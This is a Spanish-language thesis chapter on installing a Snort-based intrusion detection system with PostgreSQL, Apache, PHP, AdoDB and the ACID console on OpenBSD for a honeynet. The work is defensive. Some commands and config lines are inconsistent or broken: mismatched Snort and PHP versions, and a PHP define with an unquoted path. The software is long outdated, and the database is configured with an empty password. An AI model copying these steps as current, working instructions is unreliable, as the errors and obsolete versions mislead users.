  Un *Sistema Detector de Intrusos de Host (HIDS)* reside en un recurso el cual supervisa. Este recurso es principalmente un servidor o estación de trabajo. Un *Sistema Detector de Intrusos de Host* supervisa los archivos de registro generados, en busca de cambios en el sistema de archivos o verificando los cambios en la tabla de procesos. El objetivo es detectar intrusiones dentro del *host*.

En cada lugar diferentes mecanismos para la detección de intrusos pueden ser aplicados:

- *Detección de Intrusos Basado en Firmas*:

  La detección de intrusiones por firmas está basada en firmas de ataques conocidos. Estas firmas son almacenadas y comparadas contra los eventos o tráfico entrante. Si un patrón concuerda una alerta es generada.

- *Detección de Intrusos Basada en Irregularidades*:

  La detección de intrusos por irregularidades está basada en sus decisiones en irregularidades, cosas que normalmente no ocurren. Si un usuario inicia un nuevo programa que nunca a utilizado o ingresa a las 4 de la mañana (lo cual nunca antes ha hecho), el sistema genera una alerta anunciando que algo inusual está ocurriendo.

El sistema utilizado para la implementación de la *Honeynet-DSC* será un *Sistema Detector de Intrusos de Red*, ya que estos son más importantes para los *Honeypots*. Los *Sistemas Detectores de Intrusos de Host* son peligrosos de utilizar ya que pueden ser detectados por los *intrusos*.

- Descripción

  Una *Consola de Análisis para Bases de Datos de Intrusiones (ACID - Analysis Console for Intrusion Databases)* es un analizador basado en *PHP* diseñado para buscar y procesar una *base de datos* de eventos de seguridad, generados por varios *Sistemas Detectores de Intrusos (IDS's)*, *firewalls*, y herramientas de monitoreo de red.

  Consola de Análisis para Bases de Datos de Intrusiones (ACID)[10] fue desarrollada por ***Roman Danyliw*** en el *CERT Coordination Center* inicialmente como parte de el proyecto *AIRCERT*.

  La *Consola de Análisis para Bases de Datos de Intrusiones (ACID)* es libre y esta liberada bajo licencia GPL.

- Componentes

  - *Constructor de consultas sql e interfase de búsqueda*: Para buscar alertas marcadas de información seleccionada como alarma (ej. firma, tiempo de detección) con evidencia de red (ej. dirección fuente/destino, *puertos* o *banderas*).
  - *Visor de paquetes (decodificador)*: Desplegará de forma gráfica la información de capa 3 y capa 4 de *ruteo* de los paquetes de alarmas detectadas.
  - *Manejador de alarmas*: Para proporcionar constructores de grupos de alertas para crear incidentes (alertas grupales), eliminando alertas *handled* o falso positivos, exploración de *correo electrónico* para colaboración o archivado de alertas transferidas entre las *bases de datos* de alertas.
  - *Generador de estadísticas*: Basado en tiempo, firma, protocolo, dirección *IP*, o clasificación.

  La *Consola de Análisis para Bases de Datos de Intrusiones (ACID)* tiene la habilidad de analizar una gran variedad de eventos los cuales son post-procesados dentro de esta *base de datos*.

- Software necesario

  La instalación de *Consola de Análisis para Bases de Datos de Intrusiones (ACID)*, será llevada a cabo en un *sistema operativo OpenBSD versión 3.5* aunque cabe señalar que los procedimientos de instalación en otros sistemas *UNIX* son similares.

  El software necesario para la instalación del Sistema Detector de Intrusos (IDS) es el siguiente:

[10]Para mayor referencia consultar sobre *ACID*: *http://www.cert.org/kb/aircert/*

- **Manejador de bases de datos**

  En el cual se pueda almacenar la información de los eventos de seguridad que sean detectados, para su posterior consulta.

  - *PostgreSQL*

    Este es un manejador de *bases de datos*. Se puede obtener en: *http://www.postgresql.org.*

- **Mecanismo para almacenar y consultar la información de la base de datos**

  - *Snort*
    Detector de eventos de seguridad, este registrará la información obtenida del tráfico de red y la almacenará en la *base de datos*. Se puede obtener en: *http://www.snort.org/.*

- **PHP - Lenguaje de programación**

  Este es un lenguaje de programación que permite crear páginas *web* dinámicas y se utilizará para la implementación de *Consola de Análisis para Bases de Datos de Intrusiones (ACID)*. Se puede obtener en: *http://www.php.net/.*

- **Servidor web**

  - Apache

    Servidor *web (HTTP)* para *PHP*. Se puede obtener en: *http://www.apache.org.*

- **Adodb - Librería de bases de datos para PHP**
  Librería de *PHP* para la abstracción de *bases de datos*, ya que *PHP* no proporciona *API* para limpieza de *base de datos*. Se puede obtener en: *http://php.weblogs.com/adodb.*

- **Consola de Análisis de Bases de Datos de Intrusiones (ACID)**
  Consola de Análisis de Bases de Datos de Intrusiones (ACID), diseñado para buscar y procesar una *base de datos* de incidentes de seguridad. Se puede obtener en *http://www.cert.org/kb/acid/.*

- **Script - create postgresql**
  Script de *base de datos* para el **Sistema de Detección de Intrusiones con Snort**. El soporte para la *base de datos* es incluido desde la versión 1.6.3 de

snort. El *script* para generar la *base de datos* de incidentes se puede obtener en: *http://www.incident.org/snortdb/*.

- Instalación de elementos

  - **Servidor Web - Apache**

    Se descomprime y desempaqueta el archivo *tar -zxvf apache_1.3.31.tar.gz*.

```
# tar -zxvf apache_1.3.31.tar.gz
```

    Se ingresa al directorio *apache_1.3.31* donde se encuentran los archivos necesarios para la instalación.

```
# cd apache_1.3.31
```

    Se ejecuta el script de configuración.

```
# ./configure --prefix=/var/www
```

    Se compilan los elementos necesarios para la instalación.

```
# make
```

    Se instalan los elementos necesarios.

```
# make install
+--------------------------------------------------------+
| You now have successfully built and installed the      |
| Apache 1.3 HTTP server. To verify that Apache actually |
| works correctly you now should first check the         |
| (initially created or preserved) configuration files   |
|                                                        |
|   /usr/local/apache/conf/httpd.conf
|                                                        |
| and then you should be able to immediately fire up     |
| Apache the first time by running:                      |
|                                                        |
|   /usr/local/apache/bin/apachectl start
|                                                        |
| Thanks for using Apache.       The Apache Group        |
|                                http://www.apache.org/  |
+--------------------------------------------------------+
```

    Una vez instalado se ejecuta el servicio.

```
# /usr/sbin/apachectl start
```

    Y se verifica que el servidor se esté ejecutando, ingresando a la página principal del servidor, se puede observar esto en la **figura 3.3**.

```
http://127.0.0.1/index.html
```

Figura 3.3: *Ejecución de Servidor Web Apache*

- **Lenguaje de Programación PHP**

  Instalación de *php* para *postgres*.

  Se agrega el binario *php4-4.0.6p1-postgresql.tgz* al sistema.

```
# pkg_add php4-pgsql-4.3.3.tgz

+---------------
| To finish the install, enable the php4 module with:
|       /usr/local/sbin/phpxs -s
|
| To enable parsing of PHP scripts, add the following to
| /var/www/conf/httpd.conf:
|
|       AddType application/x-httpd-php .php
|
| Copy the config file below into /var/www/conf/php.ini
| /usr/local/share/doc/php4/php.ini-recommended
|
| Don't forget that the default OpenBSD httpd is chrooted
| into /var/www by default, so you may need to create support
| directories such as /var/www/tmp for PHP to work correctly.
+---------------

+---------------
| Enable this module in php.ini using the following command:
|
|       /usr/local/sbin/phpxs -a pgsql
+---------------
```

Se habilita el módulo de *php* en el archivo de configuración de *apache httpd.conf* mediante el comando *php4-enable*.

```
# /usr/local/sbin/phpxs -s
[activating module 'php4' in /var/www/conf/httpd.conf]
cp /usr/local/lib/php/libphp4.so /usr/lib/apache/modules/libphp4.so
chmod 755 /usr/lib/apache/modules/libphp4.so
cp /var/www/conf/httpd.conf /var/www/conf/httpd.conf.bak
cp /var/www/conf/httpd.conf.new /var/www/conf/httpd.conf
rm /var/www/conf/httpd.conf.new

You should copy the sample configuration files from
/usr/local/share/doc/php4 to /var/www/conf/php.ini
```

Una vez habilitado el módulo para *php4* en */var/www/conf/httpd.conf*, será necesario realizar algunas modificaciones.

```
vi /var/www/conf/httpd.conf
```

Modificar la extensión de archivo que reconocerá un *script* en *php*:

```
AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps
```

Para comprobar el funcionamiento del módulo de *php* se crea el siguiente *script*:

```
# vi /var/www/htdocs/index.php
<?
phpinfo()
?>
```


Este *script* mostrará información que será interpretada por *php* y será presentada en formato *html*.

Se reinicia el servidor *web apache* mediante el comando *apachectl*.

```
# apachectl restart
/usr/sbin/apachectl restart: httpd restarted
```

En la **figura 3.4** se accesa a la página de prueba de *php*.

```
http://localhost/index.php
```



PHP Version 4.3.3

System	OpenBSD ids01.seguridad.unam.mx 3.4 GENERIC#18 i386
Build Date	Sep 7 2003 22:24:45
Configure Command	Built via the OpenBSD Ports Tree
Server API	Apache
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/var/www/conf
PHP API	20020918
PHP Extension	20020429
Zend Extension	20021010
Debug Build	no
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, https, ftps, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2003 Zend Technologies

Figura 3.4: *Ejecución de Php*

- **Sistema Detector de Intrusos de Red - Snort**

  Se descomprime y desempaqueta el archivo *snort-2.1.3.tar.gz*.

```
http://www.pcre.org/
tar -zxvf pcre-4.5.tar.gz
./configure
make
make check
make install

tar -zxvf snort-2.1.3.tar.gz
```

  Se accede al directorio *snort-2.1.3* donde se encuentran los archivos necesarios para la instalación.

```
cd snort-2.1.1
```

  Se configurará indicando en que directorio será instalado: *–prefix=/usr/local/snort/*, así como el archivo ejecutable de la *base de datos* a utilizar: *–with-postgresql=/usr/local/bin/*.

```
# ./configure --prefix=/usr/local/snort/  --with-postgresql=/usr/local/bin/
```

  Se compilan los componentes necesarios para la instalación.

```
# make
```

  Se realiza una verificación.

```
# make check
```

Se proceda a la instalación de componentes.

```
# make install
```

Se crea el directorio donde se almacenarán los archivos de configuración y reglas de *snort*: */usr/local/snort/etc/*.

```
# mkdir /usr/local/snort/etc/
cp etc/snort.conf /usr/local/snort/etc/
```

Se edita el archivo de configuración de *snort*: *snort.conf* para indicar la red sobre la cual trabajará.

Se deberán modificar las siguientes líneas:

```
var HOME_NET any
```

Por estas otras:

```
var HOME_NET 192.168.X.0/24
```

Con esto se agrega la red a la que pertenece la *honeynet* (192.168.X.0).

Se deberá quitar el comentario a la siguiente línea:

```
output database: alert, postgresql, user=snort dbname=snort
```

En la cual se especifica el usuario de la *base de datos snort.*

Incluir todas las reglas al quitar los comentarios a las siguientes líneas.

```
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/backdoor.rules
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/porn.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/p2p.rules
```

Ahora se copian las reglas y archivos de configuración de *snort* a */usr/local/snort/etc/*

```
cp -r rules/ /usr/local/snort/
cp -r etc/*.map /usr/local/snort/etc/
cp -r etc/*.config /usr/local/snort/etc/
```

Se crea el directorio donde se almacenaran las *bitácoras* de *snort.*

```
# mkdir /var/log/snort/
```

Se comprueba que el servicio de la *base de datos* esté ejecutándose.

```
# su - snort
$ postmaster -D snortdb/
Lock file "/home/snort/snortdb//postmaster.pid" already exists.
Is another postmaster (pid 2713) running in "/home/snort/snortdb/"?
$ exit
```

Se verifica el identificador de interfaz de red en la cual se desea que trabaje *snort*.

```
# ifconfig -a
rl1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        media: Ethernet autoselect (10baseT)
        status: active
        inet 192.168.159.75 netmask 0xffffff00 broadcast 192.168.159.255
        inet6 fe80::280:adff:fe7e:bcc3%dc0 prefixlen 64 scopeid 0x1
```

Como se puede ver el identificador de la interfaz es *rl1*.

Se ejecuta *snort* indicando la ruta del archivo ejecutable: */usr/local/snort/bin/snort*, el archivo de configuración */usr/local/snort/etc/snort.conf*, y la interfaz de red: *rl1*.

```
# /usr/local/snort/bin/snort -c /usr/local/snort/etc/snort.conf -i rl1
--------------------
Log directory = /var/log/snort

Initializing Network Interface rl1

        --== Initializing Snort ==--
Decoding Ethernet on interface rl1
Initializing Preprocessors!
Initializing Plug-ins!
Initializating Output Plugins!
Parsing Rules file /usr/local/snort/etc/snort.conf

++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
No arguments to frag2 directive, setting defaults to:
    Fragment timeout: 60 seconds
    Fragment memory cap: 4194304 bytes
Stream4 config:
    Stateful inspection: ACTIVE
    Session statistics: INACTIVE
    Session timeout: 30 seconds
    Session memory cap: 8388608 bytes
    State alerts: INACTIVE
    Scan alerts: ACTIVE
    Log Flushed Streams: INACTIVE
No arguments to stream4_reassemble, setting defaults:
     Reassemble client: ACTIVE
     Reassemble server: INACTIVE
     Reassemble ports: 21 23 25 53 80 143 110 111 513
     Reassembly alerts: ACTIVE
Back Orifice detection brute force: DISABLED
Using LOCAL time
database: compiled support for ( postgresql )
database: configured to use postgresql
database:          user = snort
database: database name = snort
database:   sensor name = 192.168.159.75
database:     sensor id = 1
database: schema version = 104
database: using the "alert" facility
1238 Snort rules read...
1238 Option Chains linked into 163 Chain Headers
```

```
0 Dynamic rules
++++++++++++++++++++++++++++++++++++++++++++++++++

Rule application order: ->activation->dynamic->alert->pass->log

        --== Initialization Complete ==--

-*> Snort! <*-
Version 2.1.3 (Build 88)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
^Cdatabase: Closing postgresql connection to database "snort"


===============================================================================
Snort analyzed 15556 out of 16322 packets, dropping 766(4.693%) packets

Breakdown by protocol:                Action Stats:
    TCP: 14489      (88.770%)         ALERTS: 24
    UDP: 128        (0.784%)          LOGGED: 21
   ICMP: 12         (0.074%)          PASSED: 0
    ARP: 92         (0.564%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
DISCARD: 0          (0.000%)
===============================================================================
Fragmentation Stats:
Fragmented IP Packets: 14         (0.086%)
    Fragment Trackers: 2
   Rebuilt IP Packets: 2
   Frag elements used: 14
Discarded(incomplete): 0
   Discarded(timeout): 0
  Frag2 memory faults: 0
===============================================================================
TCP Stream Reassembly Stats:
        TCP Packets Used: 14489      (88.770%)
         Stream Trackers: 59
          Stream flushes: 2
           Segments used: 6
   Stream4 Memory Faults: 0
===============================================================================
Snort received signal 2, exiting
--------------------
```

Con esto ha quedado *snort* funcionando adecuadamente y almacenando alertas en la *base de datos snort.*

- **Servidor de bases de datos Postgresql**

Primero se agrega el archivo binario *postgresql-7.4.2.tgz* al sistema.

```
pkg_add postgresql-7.4.2.tgz
```

Con esto queda instalado el servidor de *bases de datos postgresql.*[11]

Se agrega al usuario *snort*, el cual será el propietario de *postgresql.* Generalmente el usuario propietario de *postgresql* es *postgres.*

```
# adduser snort
```

[11] *pkg_add* es un comando propio de *BSD.*

Se ingresa al sistema como el usuario *snort*.

```
# su - snort
```

Se inicializa la *base de datos* indicando el directorio */home/snort/snortdb/* donde se almacenarán las *bases de datos*.

```
$ /usr/local/bin/initdb -D /home/snort/snortdb/
```

Se ejecuta el servicio mediante el comando *postmaster* indicando el directorio donde se almacenan las *bases de datos* (*/home/snort/snortdb/*) y el archivo de registro de sucesos */home/snort/logfile*.

```
$ /usr/local/bin/postmaster -D /home/snort/snortdb/ > /home/snort/logfile 2>&1 &
```

Una vez que el servicio se está ejecutando, se comprueba el funcionamiento de la *base de datos*.

Se crea una *base de datos prueba* con el comando *createdb*.

```
$ /usr/local/bin/createdb  prueba
CREATE DATABASE
```

Se accede a la *base de datos* mediante el comando *psql*.

```
$ psql prueba
Welcome to psql, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help on internal slash commands
       \g or terminate with semicolon to execute query
       \q to quit
```

Se listan las *bases de datos* actuales.

```
prueba=# \l
 List of databases
 Database  | Owner
-----------+-------
 prueba    | snort
 template0 | snort
 template1 | snort
(3 rows)
```

Se sale de la *base de datos* y se elimina la *base de datos prueba*.

```
prueba=# \q
\$ dropdb prueba
DROP DATABASE
```

Ahora se creará la *base de datos snort* a partir del script *create postgresql*.

Se crea la *base de datos snort*.

```
\$ createdb snort
CREATE DATABASE
```

Se redirecciona mediante el comando *psql* el *script create_postgres* hacia la *base de datos snort.*

```
# cp snort-2.1.1/contrib/create_postgresql /home/snort/
# su - snort
$ psql < create_postgresql snort
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'schema_pkey' for
table 'schema'
CREATE TABLE
INSERT 16982 1
NOTICE:  CREATE TABLE will create implicit sequence 'signature_sig_id_seq' for SERIAL
column 'signature.sig_id'
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'signature_pkey' for
table 'signature'
CREATE TABLE
CREATE INDEX
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'sig_reference_pkey'
for table 'sig_reference'
CREATE TABLE
NOTICE:  CREATE TABLE will create implicit sequence 'reference_ref_id_seq' for SERIAL
column 'reference.ref_id'
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'reference_pkey' for
table 'reference'
CREATE TABLE
NOTICE:  CREATE TABLE will create implicit sequence 'reference_system_ref_system_id_seq'
for SERIAL column 'reference_system.ref_system_id'
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'reference_system_pkey'
for table 'reference_system'
CREATE TABLE
NOTICE:  CREATE TABLE will create implicit sequence 'sig_class_sig_class_id_seq'
for SERIAL column 'sig_class.sig_class_id'
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'sig_class_pkey'
for table 'sig_class'
CREATE TABLE
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'event_pkey' for
table 'event'
CREATE TABLE
CREATE INDEX
CREATE INDEX
NOTICE:  CREATE TABLE will create implicit sequence 'sensor_sid_seq' for SERIAL
column 'sensor.sid'
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'sensor_pkey' for
table 'sensor'
CREATE TABLE
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'iphdr_pkey' for
table 'iphdr'
CREATE TABLE
CREATE INDEX
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'tcphdr_pkey' for
table 'tcphdr'
CREATE TABLE
CREATE INDEX
CREATE INDEX
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'udphdr_pkey' for
table 'udphdr'
CREATE TABLE
CREATE INDEX
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'icmphdr_pkey' for
table 'icmphdr'
CREATE TABLE
CREATE INDEX
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'opt_pkey' for
```

```
table 'opt'
CREATE TABLE
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'data_pkey' for
table 'data'
CREATE TABLE
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'encoding_pkey' for
table 'encoding'
CREATE TABLE
INSERT 17091 1
INSERT 17092 1
INSERT 17093 1
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index 'detail_pkey' for
table 'detail'
CREATE TABLE
INSERT 17101 1
INSERT 17102 1
```

Una vez que la *base de datos* se creo con éxito se ingresa a la misma para verificar.

```
$ psql snort
Welcome to psql 7.4.2, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help on internal slash commands
       \g or terminate with semicolon to execute query
       \q to quit

snort=#
```

Se listan las tablas de la *base de datos snort*

```
snort=# \dt
             List of relations
 Schema |       Name       | Type  | Owner
--------+------------------+-------+-------
 public | data             | table | snort
 public | detail           | table | snort
 public | encoding         | table | snort
 public | event            | table | snort
 public | icmphdr          | table | snort
 public | iphdr            | table | snort
 public | opt              | table | snort
 public | reference        | table | snort
 public | reference_system | table | snort
 public | schema           | table | snort
 public | sensor           | table | snort
 public | sig_class        | table | snort
 public | sig_reference    | table | snort
 public | signature        | table | snort
 public | tcphdr           | table | snort
 public | udphdr           | table | snort
...
...
...
```

Como se puede apreciar en la **figura 3.5** son 22 las tablas creadas por el *script create_postgres* y corresponden al *Diagrama Entidad Relación (ER)*:




Figura 3.5: *Diagrama Entidad Relación de la Base de Datos de Snort*

- Consola de Análisis de Bases de Datos de Intrusiones (ACID)

  Se descomprime y desempaqueta el archivo *acid-0.9.6b23.tar.gz.*

  ```
  # tar -zxvf acid-0.9.6b23.tar.gz
  ```

  Se mueve el directorio *acid* al directorio *HOME* del servidor web */var/www/htdocs/.*

  ```
  # mv acid/ /var/www/htdocs/
  ```

  Se edita el archivo de configuración *acid conf.php.*

  ```
  # vi /var/www/htdocs/acid/acid_conf.php
  ```

  Se modifica la siguiente línea:

  ```
  $DBlib_path = "";
  ```

  Por esta otra:

  ```
  $DBlib_path = "/var/www/htdocs/adodb";
  ```

  En la cual se indica el directorio donde se instalará *adodb*, que es la librería de abstracción de *base de datos.*

  ```
  $DBtype = "mysql";
  ```

  Por esta otra:

  ```
  $DBtype = "postgres";
  ```

  En la cual se indica el manejador de *bases de datos* en este caso es *postgresql.*

```
$alert_dbname   = "snort_log";
$alert_host     = "localhost";
$alert_port     = "";
$alert_user     = "root";
$alert_password = "mypassword";
```

Por estas otras:

```
$alert_dbname   = "snort";
$alert_host     = "";
$alert_port     = "";
$alert_user     = "snort";
$alert_password = "";
```

En las cuales se indica el nombre de la *base de datos snort*, así como el usuario de la misma: *snort*, para generar las alertas.

```
/* Archive DB connection parameters */
$archive_dbname   = "snort_archive";
$archive_host     = "localhost";
$archive_port     = "";
$archive_user     = "root";
$archive_password = "mypassword";
```

Por estas otras:

```
/* Archive DB connection parameters */
$archive_dbname   = "snort";
$archive_host     = "";
$archive_port     = "";
$archive_user     = "snort";
$archive_password = "";
```

```
# cp /usr/local/share/doc/php4/php.ini-dist /var/www/conf/php.ini

# pkg_add php4-gd-4.3.3-no_x11.tgz
+---------------
| Enable this module in php.ini using the following command:
|
|       /usr/local/sbin/phpxs -a gd
+---------------


# /usr/local/sbin/phpxs -a gd
Activating extension : gd

+---------------
| Enable this module in php.ini using the following command:
|
|       /usr/local/sbin/phpxs -a pgsql
+---------------


# /usr/local/sbin/phpxs -a pgsql
Activating extension : pgsql
```

En las cuales se indica el nombre de la *base de datos*: *snort*, así como el usuario de la misma: *snort*, para generar los archivos.

- Librería para la abstracción de bases de datos - AdoDB

Se descomprime y desempaqueta el archivo *adodb420.tgz.*

```
# tar -zxvf adodb420.tgz
```

Se mueve el directorio *adodb/* hacia el directorio *HOME* del servidor *web /var/www/htdocs/.*

```
# mv adodb/ /var/www/htdocs/
```

Se edita el archivo de configuración *adodb.inc.php.*

```
# vi /var/www/htdocs/adodb/adodb.inc.php
```

Se agrega la siguiente línea al inicio del archivo:

```
if (!defined('ADODB_DIR')) define('ADODB_DIR',dirname(/var/www/htdocs/adodb));


define('ADODB_DIR',"/var/www/htdocs/adodb");
```

Se modifican la siguientes líneas:

```
define('ADODB_FETCH_DEFAULT',0);^M
define('ADODB_FETCH_NUM',1);^M
define('ADODB_FETCH_ASSOC',2);^M
define('ADODB_FETCH_BOTH',3);^M
^M
```

Por estas otras :

```
define('ADODB_FETCH_DEFAULT',0);^M
define('ADODB_FETCH_NUM',1);^M
define('ADODB_FETCH_ASSOC',2);^M
define('ADODB_FETCH_BOTH',3);^M
define('ADODB_DIR',"/var/www/htdocs/adodb");
^M
```

En las cuales se especifica el directorio */var/www/htdocs/adodb* donde se encuentra *adodb.*

En la **figura 3.6** se prueba la instalación de *Consola de Análisis de Bases de Datos de Intrusiones (ACID).*

`http://127.0.0.1/acid/acid_main.php`




Figura 3.6: *Estructura de la Base de Datos ACID DB no valida*

En la **figura 3.7**, seleccionar *Setup* para agregar otras tablas a la *base de datos.*




Figura 3.7: *Agregación de tablas a la estructura de la Base de Datos ACID DB*

Como se ve en la **figura 3.8** las tres tablas necesarias para la versión de *ACID* se agregaron satisfactoriamente.





Figura 3.8: *Creación de tablas en la Base de Datos ACID DB exitosa*

Finalmente se observa en la siguiente figura el *Sistema Detector de Intrusos* se está ejecutando.



- Servidor de *syslog* remoto

El servidor de *Syslog* remoto será el encargado de recibir todos los eventos de las bitácoras de los *honeypots*.

